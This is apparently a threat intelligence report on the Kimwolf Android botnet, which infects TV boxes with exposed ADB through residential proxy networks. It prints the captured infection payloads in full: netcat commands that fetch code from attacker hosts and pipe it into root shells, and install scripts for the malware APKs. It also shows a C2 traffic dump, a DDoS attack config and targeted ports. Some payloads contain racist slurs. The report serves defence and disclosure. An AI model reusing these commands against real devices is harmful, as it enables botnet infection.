

Untitled page

A Broken System Fueling Botnets



Warning: To maintain the historical and technical accuracy of the systems discussed, some of the original code and documentation included below contain offensive terminology. This language is preserved only to provide a comprehensive report on the subject matter.

Executive Summary:

Synthient continues to track the Kimwolf DDoS and proxy botnet with this report, delivering significant findings on the inner workings, infection chain, and reliance on the residential proxy ecosystem. Kimwolf has been highly active since early August of 2025, with substantial growth over the past four months. The Synthient's research team assesses with high confidence that the total number of infected devices has surpassed 2 million, primarily targeting Android devices running an exposed Android Debug Bridge (ADB) service via residential proxies. These findings further reveal an expansive network of compromised TV streaming devices used by providers to obtain large pools of IP addresses.

Given Kimwolf's reliance on residential proxies for infections, we advise all proxy providers to block high-risk ports and restrict access to the local network. Users should check whether they are affected by visiting synthient.com/check. Infected TV boxes should be wiped or destroyed. Organizations should block connections to the referenced C2 servers and domains, and monitor network traffic for suspicious activity.

Synthient expects to observe a growing interest among threat actors in gaining unrestricted access to proxy networks to infect devices, obtain network access, or access sensitive information. Kimwolf highlights the risks posed by unsecured proxy networks and their viability as an attack vector.


Background

Kimwolf, the android variant of the Aisuru DDoS Botnet, has grown to at least 2 million compromised devices over several months through its novel exploitation of residential proxy networks. Kimwolf remains a significant threat to organizations, as it continues to launch Distributed Denial-of-Service (DDoS) attacks, with Cloudflare reporting peak attack rates of 29.7 Tbps or 14.1 Bpps. Key actors involved in the Kimwolf botnet are observed monetizing the botnet through app installs, selling residential proxy bandwidth, and selling its DDoS functionality.

Over the last 3 months, Synthient's Research Team has conducted a comprehensive investigation of Kimwolf, revealing key insights into the group's operations.

Infection through Residential Proxies

Kimwolf's rapid growth can be attributed to its targeting of vulnerable devices through its novel exploitation of residential proxy networks. Our honeypot network saw an increase in targeting of the domain xd[.]resi[.]to on November 12th from IPIDEAs proxy network. This domain notably resolves to 0[.]0[.]0[.]0, which points to the device running the proxy sdk.



```
$ nslookup xd.resi.to
Non-authoritative answer:
Name:  xd.resi.to
Address: 0.0.0.0
```

Synthient's Research Team captured the following payload on December 1st, confirming the active exploitation of residential proxy networks.

```
cd /data/local/tmp; echo -en krebsfiveheadindustries | (toybox nc 93[.]95[.]112[.]53 8443 || busybox nc 93[.]95[.]112[.]53 8443) | (su root sh || sh) > /dev/null 2>&1\x00"
```

This payload expands to the following bash script.

```
SAVE_DIR=/data/local/tmp

# download
echo -en krebsfiveheadindustries | (toybox nc 93[.]95[.]112[.]53 8082 || busybox nc 93[.]95[.]112[.]53 8082 || busybox1.11 nc 93[.]95[.]112[.]53 8082) > /data/local/tmp/mreo11.apk
echo -en krebsfiveheadindustries | (toybox nc 93[.]95[.]112[.]53 1003 || busybox nc 93[.]95[.]112[.]53 1003 || busybox1.11 nc 93[.]95[.]112[.]53 1003) > /data/local/tmp/mreo11
echo -en krebsfiveheadindustries | (toybox nc 93[.]95[.]112[.]53 5099 || busybox nc 93[.]95[.]112[.]53 5099 || busybox1.11 nc 93[.]95[.]112[.]53 5099) > /data/local/tmp/mreo12
```

```

# echo -en krebsfiveheadindustries | (toybox nc 93[.]95[.]112[.]53 3582 || busybox nc 93[.]95[.]112[.]53 3582) > /data/local/tmp/meow57.apk

# droid only
chmod 777 $SAVE_DIR/mreo11
$SAVE_DIR/mreo11 android-tv-v2-np

# ppsdk
chmod 777 $SAVE_DIR/mreo12
$SAVE_DIR/mreo12 android-tv-v2-np

# chmod 777 $SAVE_DIR/meow59
# $SAVE_DIR/meow59

cmd package install -r -g $SAVE_DIR/mreo11.apk
|| cmd package install -g $SAVE_DIR/mreo11.apk
|| cmd package install $SAVE_DIR/mreo11.apk
|| pm install -g $SAVE_DIR/mreo11.apk
|| pm install -r -g $SAVE_DIR/mreo11.apk

pm enable com.n2.systemservice063
am start-foreground-service -n com.n2.systemservice063/.NetworkSyncService

# toto
# cmd package install -g $SAVE_DIR/meow57.apk
# || cmd package install -r -g $SAVE_DIR/meow57.apk
# || cmd package install -r $SAVE_DIR/meow57.apk
# || cmd package install $SAVE_DIR/meow57.apk
# || pm install $SAVE_DIR/meow57.apk

pm enable com.n2.systemservice062
am start-foreground-service -n com.n2.systemservice062/.NetworkSyncService

# clean up.
rm -rf /data/local/tmp/*
setprop service.adb.tcp.port 12108
setprop persist.adb.tcp.port 12108

# reboot -f || reboot
# svc power reboot

```

Synthient would capture four additional payloads, each making slight adjustments to the Kimwolf botnet, either to its protocol, C2 servers, or binaries.

December 11th

```
echo fuckyouniggerfuckyouning | nc 193[.]25[.]217[.]67 443 | sh
```

December 14th

```
echo fuckyouniggerfuckyounig | (toybox nc 95[.]133[.]243[.]159 443 || busybox nc 95[.]133[.]243[.]159 443)
| (su root sh || sh) > /dev/null 2>&1
```

December 25th

```
(echo -en fuckyouniggerfuckyounag | (toybox nc 213[.]193[.]253[.]1 1024||busybox nc 213[.]193[.]253[.]1
1024||busybox telnet 213[.]193[.]253[.]1 1024||busybox1.11 nc 213[.]193[.]253[.]1 1024) | (su root sh ||
sh)) > /dev/null 2>&1\n(echo -en 12345678901234567890123 | (toybox nc 62[.]210[.]172[.]157 443||busybox nc
62[.]210[.]172[.]157 443||busybox telnet 62[.]210[.]172[.]157 443||busybox1.11 nc 62[.]210[.]172[.]157
443) | (su root sh || sh)) > /dev/null 2>&1
```

December 27th

```
cd /data/local/tmp; rm -rf cv; echo -en "\x59\xB8\x0F\x0C" | (toybox nc 87[.]120[.]167[.]80 6666 ||
busybox nc 87[.]120[.]167[.]80 6666 || nc 87[.]120[.]167[.]80 6666) > cv; chmod 777 cv; ./cv && (su root
sh install.sh || sh install.sh)) > /dev/null 2>&1
```

During this period, the Kimwolf actors used a variety of domains and methods to circumvent restrictions and compromise devices. The following is an exhaustive list of domains and IPs observed targeting the residential proxy providers:


Domains:

- localhost
- 127[.]0[.]0[.]0
- 127[.]0[.]0[.]1
- 127[.]0[.]0[.]2
- 0[.]0[.]0[.]0
- xd[.]resi[.]to
- xd[.]mob[.]to
- onetwoseven[.]14emeliaterracewestroxburyma02132[.]su
- lolxd[.]713mtauburnctcolumbusoh43085[.]st

Targeted Ports:


- 3222
- 5555
- 5858
- 12108

Kimwolf's scanning of proxy networks was at an unprecedented scale, with them holding the number one position many times for the most-targeted domain. Their scanning was often 24/7, with downtime limited to null routing or infrastructure changes.



Infection Demographic


Synthient's Research Team believes Kimwolfs' infected device count to be well above 2 million, with significant numbers in Vietnam, Brazil, India, and Saudi Arabia. Even with their device count hovering around 2 million, Synthient's Research Team observes around 12 million unique IP addresses per week for Kimwolf.



Synthient's Research Team also received a screenshot from the backend Grafana instance in early November that matches this distribution. Please note the massive growth in the past 2 months.




Upon analyzing exposed devices part of IPIDEAs proxy pool, we found that **67%** of all Android devices are unauthenticated, leaving them vulnerable to remote code execution. From our scans, we found approximately 6 million vulnerable IPs (i.e., unique IPv6 or IPv4 addresses). These devices are often shipped pre-infected with SDKs from proxy providers. Once part of the residential proxy pool, Kimwolf will have scanned and exploited the device within minutes.




An analysis of the infected device's product name (`ro.product.name`) yields the following stats. TV BOX, HiDPTAndroid, and SMART_TV are among the top compromised devices.

Top 15 Product Models



Analyzing the device name (`ro.product.device`), we see the following breakdown. The over-representation of devices indicates they arrive pre-infected. Synthient's Research Team purchased several devices from the list, which corroborated this theory, showing that the devices were already running a malicious proxy SDK.

Top 15 Product Devices



A complete breakdown of impacted devices can be found [here](#).

Kimwolf Analysis

XLab has published a comprehensive analysis of both V4 and V5 of the Kimwolf botnet. We refer to their publication for a complete analysis, as we will only cover changes to the latest Kimwolf botnet.

Synthient received its final payload on December 27th before IPIDEA implemented a security patch. Due to IPIDEA's rapid deployment of the security patch, the final payload from December 27th was successfully mitigated before a full binary capture could be completed. As a result, the latest Kimwolf version downloaded was from December 25th.

```
(echo -en fuckyouniggerfuckyounag | (toybox nc 213[.]193[.]253[.]1 1024||busybox nc 213[.]193[.]253[.]1 1024||busybox telnet 213[.]193[.]253[.]1 1024||busybox1.11 nc 213[.]193[.]253[.]1 1024) | (su root sh || sh)) > /dev/null 2>&1\n(echo -en 12345678901234567890123 | (toybox nc 62[.]210[.]172[.]157 443||busybox nc 62[.]210[.]172[.]157 443||busybox telnet 62[.]210[.]172[.]157 443||busybox1.11 nc 62[.]210[.]172[.]157 443) | (su root sh || sh)) > /dev/null 2>&1
```

When the payload runs, the following script is executed. This installs the latest version of the Kimwolf binary. These binaries are installed as "botless" and "com.abcproxy.sdk". Please note that the threat actors named the binary "com.abcproxy.sdk" to associate this activity with IPIDEA, which has no involvement with the Kimwolf actors.

```
#!/system/bin/sh
if ! mkdir /data/local/tmp/.locks 2>/dev/null; then
#    echo LOCK!
    exit 0
fi

# np
cd /data/local/tmp; rm -rf rolf
echo -en fuckyouniggerfuckyounag | (toybox nc 213.193.253.1 1026 || busybox nc 213.193.253.1 1026) > rolf
chmod 777 $(pwd)/rolf; $(pwd)/rolf botless

# p
echo -en fuckyouniggerfuckyounag | (toybox nc 213.193.253.1 4200 || busybox nc 213.193.253.1 4200) >
app.apk
cmd package install -g -r /data/local/tmp/app.apk \
|| cmd package install -t -g /data/local/tmp/app.apk \
|| cmd package install /data/local/tmp/app.apk \
|| pm install -g -r /data/local/tmp/app.apk \
|| pm install -g -t /data/local/tmp/app.apk
pm enable com.abcproxy.lolsdk
am start-foreground-service -n com.abcproxy.lolsdk/.SDKService

echo -en 12345678901234567890123 | (toybox nc 89.39.70.110 443 || busybox nc 89.39.70.110 443 || nc
89.39.70.110 443)|sh

rm -rf /data/local/tmp/.locks
```

Both binaries are almost identical, with the rolf binary making a slight difference in its TLS implementation. Additionally, the libdevice[.]so binary uses an Android APK for delivery, whereas the botless binary is dropped to the /rolf/ directory.

```

    case 4:
        SDKService sDKService = (SDKService) obj;
        try {
            AbstractC0280a.m508a(new File(sDKService.getApplicationContext().getApplicationInfo().nativeLibraryDir, "libdevice.so"),
"network_task");
        } catch (Exception unused) {
        }
    }

```

On execution, Kimwolf uses the environment variable xdrofl123 as a poor man's mutex to prevent multiple versions of the binary from running. If the variable is present, it prevents another instance from starting.

```

flame:/data/local/tmp $ ./kimwolf_libdevice_unpacked.so
the fuck?

```

In this latest version, Kimwolf listens on port 40860 and connects to 85[.]234[.]91[.]247:1337 for commands.

```

00000000 49 4e 49 54 00 00 00 0c c7 fc 59 9b b6 b1 b6 ab INIT.... .Y.....
00000010 00 00 00 08 70 72 65 62 6f 6f 74 00 .....preb oot. [REDACTED]
00000000 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000001C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000010 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000002C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000020 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000003C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000030 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000004C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000040 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000005C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000050 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000006C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000060 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000007C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000070 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000008C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000080 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
0000009C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000090 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000AC 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000A0 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000BC 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000B0 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000CC 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000C0 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000DC 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000D0 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000EC 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000E0 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000FC 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000F0 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000010C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000010 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000011C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000110 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000012C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000120 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000013C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000130 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000014C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000140 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000015C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000150 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
00000016C 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....
000000160 42 45 41 54 00 00 00 00 00 00 00 00 bd ba be ab BEAT.... .....

```

Another notable update includes the significant expansion of Kimwolf L7 attacks. The new attacks use the [tls-client](#) and [azuretls-client](#) Go libraries to spoof TLS fingerprints and headers. The Config for L7 attacks is as follows.

```

type Config struct {
    URL      *string // URL of target
    Method   *string // GET/POST/PATCH etc
    Http3Fingerprint *string // bogdanfinn TLS client profile (Firefox_135)
    Data     *[]uint8 // data to send in body
    FollowRedirects *bool
    Headers  *map[string]string
    Cookies  *map[string]string
}

```

```

        Delay *time.Duration // duration of attack
    }
}

```


The complete Golang struct definitions for the Kimwolf botnet are documented [here](#).

Byteconnect SDK

